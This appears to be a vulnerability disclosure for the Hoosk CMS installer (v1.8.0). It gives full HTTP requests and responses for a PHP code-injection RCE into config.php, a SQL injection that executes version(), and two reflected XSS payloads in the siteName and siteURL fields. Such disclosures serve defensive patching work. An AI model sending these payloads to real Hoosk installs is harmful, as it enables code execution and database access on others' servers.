hoosk

My env

hoosk v1.8.0

php 5.6.9

Windows


0x01 install rce

At `install/index.php:55` , user input was saved to config.php causing RCE.

Send an request:


```
POST /install/index.php HTTP/1.1
Host: XXXXX
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 147

siteName=test&siteURL=http%3A%2F%2Fa.com%2F%27%29%3Bphpinfo%28%29%3Bexit%28%29%3B%2F%2F&dbName=hoosk&dbUserName=root&dbPass=123456&db
```



```
<?php
//Database details
//Username
define ('DB_USERNAME', 'root');
//Pass
define ('DB_PASS', '123456');
//Database Name
define ('DB_NAME', 'hoosk');
//Base URL
define ('BASE_URL', 'http://http://a.com/');phpinfo();exit();//');
//Email/Cookie URL
define ('EMAIL_URL', 'http://a.com/');phpinfo();exit();//');
```

We can write any php code into `config.php`



config.php

Version 5.6.9

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0x02 install SQLI

Same file as 0x01. At line 63, user input was concat to a SQL query string, causing SQL injection.

Send request:


```
POST /install/index.php HTTP/1.1
Host: xxxx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 122

siteName=',siteTitle%3dversion()%23&siteURL=http%3A%2F%2Fa.com&dbName=hoosk&dbUserName=root&dbPass=123456&dbHost=localhost
```

the final sql string would be:

```
UPDATE hoosk_settings SET siteTitle='',siteTitle=version()#' WHERE siteID=0
```

`version()` has been executed, and its result returned:



192.168.125.130/hoosk/

5.7.26

- Home
- Contact
- News

Hoosk Emblem welcome to hoosk

This demo resets every half hour, the login details are:

Username - demo

Password - demo

Login!

<>This is the Hoosk demo site.

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
0x03 install xss

same as 0x02, param `siteName` also vulnerable to xss:

```
POST /install/index.php HTTP/1.1
Host: XXXX
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 122

siteName='<script>alert(1)</script>&siteURL=http%3A%2F%2Fa.com&dbName=hoosk&dbUserName=root&dbPass=123456&dbHost=localhost
```




```
HTTP/1.1 200 OK
Date: Wed, 23 Sep 2020 06:02:22 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Content-Type: text/html; charset=UTF-8
Content-Length: 1918

Error: UPDATE hoosk_settings SET siteTitle=''<script>alert(1)</script>' WHERE siteID=0<br>You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '/script>' WHERE siteID=0' at line 1<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Install Hoosk</title>
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
<meta name="apple-mobile-web-app-capable" content="yes">
<link href="./css/bootstrap.min.css" rel="stylesheet">
          <!--[if lt IE 9]>
               <script src="//html5shim.googlecode.com/svn/trunk/html5.js"></script>
          <![endif]-->
<link href="./css/styles.css" rel="stylesheet">
```

0x04 install xss

Same as 0x03, param `siteURL` is vulnerable to xss:

```
POST /code-env/Hoosk-master/install/index.php HTTP/1.1
Host: xxxx
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 129

siteName=test&siteURL="<script>alert(1)</script>&dbName=hoosk&dbUserName=root&dbPass=123456&dbHost=localhost%3A3306
```



```
<!-- JUMBOTRON
=================================-->
<div class="jumbotron text-center errorpadding">
    <div class="container">
      <div class="row">
        <div class="col col-lg-12 col-sm-12">
        <img src="images/large_logo.png" />
        <h1>Installation Completed!</h1>
        <p>The default username is <strong>demo</strong> and password is <strong>demo</strong></p>
        <p><strong>Change these when you login!</strong></p>
        <p>Please now delete the /install directory</p>
          <a href="http://"<script>alert(1)</script>/install/complete" class="btn-success btn">Login</a>
        </div>
      </div>
    </div>
</div>
<!-- /JUMBOTRON container-->
```